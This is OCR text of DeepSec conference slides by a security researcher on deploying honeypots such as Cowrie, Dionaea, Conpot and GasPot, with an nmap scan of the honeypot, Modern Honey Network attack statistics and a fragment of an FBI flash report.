INTELLIGENT HONEYNET

ACTIONABLE INFORMATION FROM HONEYPOTS

DEEPSEC

INTELLIGENT HONEYNET

ACTIONABLE INFORMATION FROM HONEYPOTS

OpenDNS

JOSH PYORRE

Security Researcher

CISCO

@joshpyorre

DEEPSEC

HONEYPOTS CURRENTLY IN USE

SSH: COWRIE
MALWARE: DIONAEA
GAS TANKS: GASPOT
SCADA: CONPOT

DEEPSEC

SSH

Cowrie (a fork of Kippo)

DEEPSEC

SSH

Cowrie (a fork of Kippo)
Writes two log files

DEEPSEC

SSH

Cowrie (a fork of Kippo)
Writes two log files

cowrie.json
cowrie.log

DEEPSEC

SSH

Cowrie (a fork of Kippo)
Writes two log files
Creates session files

DEEPSEC

SSH

Cowrie (a fork of Kippo)
Writes two log files
Creates session files

tty/sessionreplayfiles

DEEPSEC

SSH

Cowrie (a fork of Kippo)
Writes two log files
Creates session files

IPTABLES Rule sends port 22 to Cowrie
Admin access changes to port 2223

DEEPSEC

Video or Demo of replaying an ssh logfile

DIONAEA

Catches malware

DEEPSEC


DIONAEA

Catches malware
Writes to sqlite db

DIONAEA

Catches malware
Writes to sqlite db
Saves malware in a folder called ‘bistreams’

DIONAEA



Video of what the database looks like

CONPOT SCADA HoneyPot

Imitates industrial control systems

DEEPSEC

GASPOT

Imitates sensors that control gas tanks

DEEPSEC

OPEN PORTS ON THE HONEYPOTS

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-22 22:11 PDT
Nmap scan report for ec2-54-207-84-17.sa-east-1.compute.amazonaws.com (54.207.84.17)
Host is up (0.32s latency).
Not shown: 985 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
25/tcp    filtered smtp
42/tcp    open     nameserver
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
443/tcp   open     https
445/tcp   filtered microsoft-ds
1433/tcp  open     ms-sql-s
2222/tcp  open     EtherNet/IP-1
3306/tcp  open     mysql
5060/tcp  open     sip
5061/tcp  open     sip-tls
10001/tcp open     scp-config
```

DEEPSEC

OBSTACLES

- Installation is a pain
- They're all different
- Dionaea doesn't like Ubuntu after 12.04

DEEPSEC

CURRENT HONEYPOT NETWORKS


What has inspired me…

DEEPSEC

CURRENT HONEYPOT NETWORKS

MODERN HONEY NETWORK

June 19, 2014 / Jason Trost / Blog, Botnets, Cyber Threat Intelligence, Data Driven Security, Honeypot, Open Source, OSINT, SIEM



Modern Honey Network is a great implementation of a well-organized honeypot installation system

DEEPSEC

CURRENT HONEYPOT NETWORKS

MHN Server | Map | Deploy | Attacks | Rules | Sensors | Settings | LOGOUT

Attack Stats

Attacks in the last 24 hours: **13,117**

TOP 5 Attacker IPs:

1. **46.165.209.19 (3,701 attacks)**
2. **199.83.94.150 (917 attacks)**
3. **69.64.34.183 (735 attacks)**
4. **217.66.234.149 (529 attacks)**
5. **199.115.117.69 (277 attacks)**


TOP 5 Attacked ports:

1. **5060 (6,121 times)**
2. **3306 (1,492 times)**
3. **3128 (1,113 times)**
4. **1433 (545 times)**
5. **8080 (332 times)**

It provides statistics and easy installation options for various honeypots

DEEPSEC

THEY HAVE MAPS!



DEEPSEC

THEY HAVE MAPS!

MOSTLY USELESS

Maps are cool if you're a pilot


DEEPSEC

BUT WE WANT MORE

DEEPSEC

WE WANT TO BE LIKE THIS GUY

To be like this guy



I'm already this guy

Note: This is Josh, the author of this presentation.

Brian Krebs

- He gets close to the attacker source.
- He is often the source of information for us.

DEEPSEC

...OR LIKE THIS CHARACTER

From the show, Mr Robot. Watch it!

DEEPSEC

TO KNOW HOW THEY THINK…

DEEPSEC

BUT WE HAVE SOME PROBLEMS

DEEPSEC

WE WORK IN THE PAST

DEEPSEC

WE GET REPORTS FROM THE GOVERNMENT

And they are often late and full of mistakes

TLP: GREEN

FBI FLASH

FEDERAL BUREAU OF INVESTIGATION, CYBER DIVISION

- Capture screenshots
- Monitor network resources and connections
- Connect and make queries to a SQL databases
- Peer-to-peer communication (P2P)

DOMAIN INDICATORS			
[redacted]	Domain	-	-
[redacted]	Domain	8/8/2014 10:00:16 AM 2/3/2015 21:40	-
